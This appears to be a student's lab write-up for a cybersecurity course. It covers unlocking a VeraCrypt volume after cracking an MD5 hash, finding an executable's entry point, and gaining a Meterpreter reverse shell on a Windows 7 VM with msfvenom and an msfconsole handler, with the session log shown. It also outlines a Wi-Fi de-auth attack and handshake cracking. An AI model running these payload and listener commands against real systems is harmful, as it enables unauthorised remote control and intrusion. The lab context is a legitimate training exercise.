

Task Level: Intermediate level

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Introduction:

VeraCrypt:

VeraCrypt is a free and open-source software that encrypts your data to keep it safe. It replaced an older program called TrueCrypt and is maintained by a community of developers focused on data security.

Released in 2013, VeraCrypt uses strong encryption methods like AES, Serpent, and Twofish. You can create encrypted "volumes" (like special folders or entire partitions) that act like regular drives, making it easy to use your encrypted data. It also supports hidden volumes, adding extra protection by hiding sensitive information within an encrypted volume.

Crackstation.net:

CrackStation.net is a website that provides tools for cracking password hashes. It has a large database of

precomputed hash values, allowing users to quickly find the original passwords for various hash types. The site is often used for security testing and password recovery purpose

MSFVenom:


MSFVenom is a tool in the Metasploit Framework used by security experts to create custom payloads for testing system security. It helps simulate real cyber attacks so that vulnerabilities can be found and fixed before hackers exploit them. This tool is essential for improving the security of systems and networks.

Wifite:

Wifite is a Python-based tool used for auditing wireless networks, specifically targeting Wi-Fi networks. It is designed to automate the process of capturing packets, performing authentication handshakes, and cracking encryption keys. Wifite simplifies the tasks involved in auditing Wi-Fi networks by integrating various hacking tools and techniques into a single interface.

Task 1: A file is locked using VeraCrypt (a tool for encrypting disks). The password to open the file is in a coded format in a file named encoded.txt. You need to decode the password, use it in VeraCrypt to unlock the file, and find the secret code inside. You'll get the VeraCrypt setup file to help you.

Step1: Download the VeraCrypt setup folder provided via the drive link.



Step2: Setup the VeraCrypt.exe file into your host machine.

Step3: Setup the PE Explorer executable file into the host OS.

Step4: One encrypted file is provided to access the VeraCrypt encrypted file.

Step5: We can use Crackstation.net or CyberChef to decrypt the encrypt cipher text.

Here, we are using Crackstation.net for decrypting the cipher text.

CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

482c811da5d54bc644977fa98491e38

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1[sha1_bin]), Quake3, BackupDefaults

Hash	Type	Result
482c811da5d54bc644977fa98491e38	md5	password123

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).


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Defuse Security | Zcash | Secure Pastebin | Source Code

Using the Crackstation.net website, we obtained the password which is: **password123**

Step6: Open VeraCrypt, import the VeraCrypt encrypted file and mount the same at any drive except which is taken.

Provide the password which we've obtained earlier in the previous step. It will lead you to access the secret file which contains the secret flag.


The image shows a screenshot of the TryHackMe dashboard in a web browser. The dashboard has a dark theme and displays the user's progress: 0 mins, 377534 points, and a rank of 1104/1500. It lists a learning path with three rooms: 'Tutorial', 'Starting Out In Cyber Sec', and 'Introductory Researching'. A 'Resume Learning' button is visible. Overlaid on the right is the VeraCrypt application window, showing the 'Volumes' tab with a list of drives (A:, C:, D:, E:, F:, G:, H:, I:, J:, K:, L:, M:, N:, O:, P:, Q:, R:, S:, T:, U:, V:, W:, X:, Y:, Z:, and a blank space). The 'Create Volume' button is highlighted, and the 'Volume Properties' dialog is open, showing the 'Volume' tab with the file path 'C:\Users\Nikul Patel\Downloads\VeraCrypt Setup 1.26.7.exe' and the 'Never save history' checkbox checked.




The obtained secret code is: **never
give up**

Task 2: An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.


Step1: Open the PE explorer setup file and setup the PE explorer tool.



Step2: Find the .exe file of VeraCrypt and open it.



Step3: Traverse through the executable binary of VeraCrypt and find the entry point of memory address.



Entry point of the VeraCrypt memory address is obtained: 004237B



Task 3: Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Step 1: Open the terminal in the attacker machine and create a payload of machine which is your target machine.

In my case my target machine is windows 7


So, the command to create payload in MSF venom is:

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msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<target machine ip> LPORT=<listening port> -f .exe -o reverse.exe
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Step2: After creation of payload deliver the payload to the target machine via any method.

Here, I am hosting a local python server for sharing of reverse.exe file over http server of python.




Step3: Start a listener on your in your attacker machine and provide the required credentials to exploit the payload.

Command to directly start the listener is:

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msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost <attacker ip>; set lport <attacker listener port>; exploit"
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Step4: Now you will get the reverse tcp connection through meterpreter stagers payload from the target device to attacker device.




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File Actions Edit View Help
[*] Sending stage (176198 bytes) to 192.168.1.11
[*] 192.168.1.11 - Meterpreter session 2 closed. Reason: Died
[*] Meterpreter session 2 is not valid and will be closed
Interrupt: use the 'exit' command to quit
msf6 payload(windows/x64/meterpreter/reverse_tcp) > exit

(cyberhero@root)-[~]
$ msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/
reverse_tcp; set lhost 192.168.1.9; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 192.168.1.9
lport => 4444
[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Sending stage (203798 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.11:49242) at
2024-06-18 19:04:03 +0530

meterpreter > sysinfo
Computer      : WARRIORX-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
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Task 4: Make a de-auth attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the Wi-Fi. To crack the password create a word list that can include the password of your network.

1. Enabled monitor mode on a wireless adapter, used Wifite to capture the Wi-Fi handshake by performing a de-auth attack.
2. Created a wordlist with Crunch, then used Aircrack-ng to crack the Wi-Fi password from the captured handshake.
3. Verified success by confirming Aircrack-ng output, ensuring ethical testing only on authorized networks.



When running a virtual machine, it usually shows a wired connection instead of a wireless one. This happens because the VM uses the host machine's network connection, which is typically presented as wired, even if the host is using Wi-Fi. The VM doesn't have direct access to the host's wireless adapter, making it unable to perform tasks like de-authentication attacks or capturing handshakes. To do these tasks, you need to connect a USB wireless adapter directly to the VM.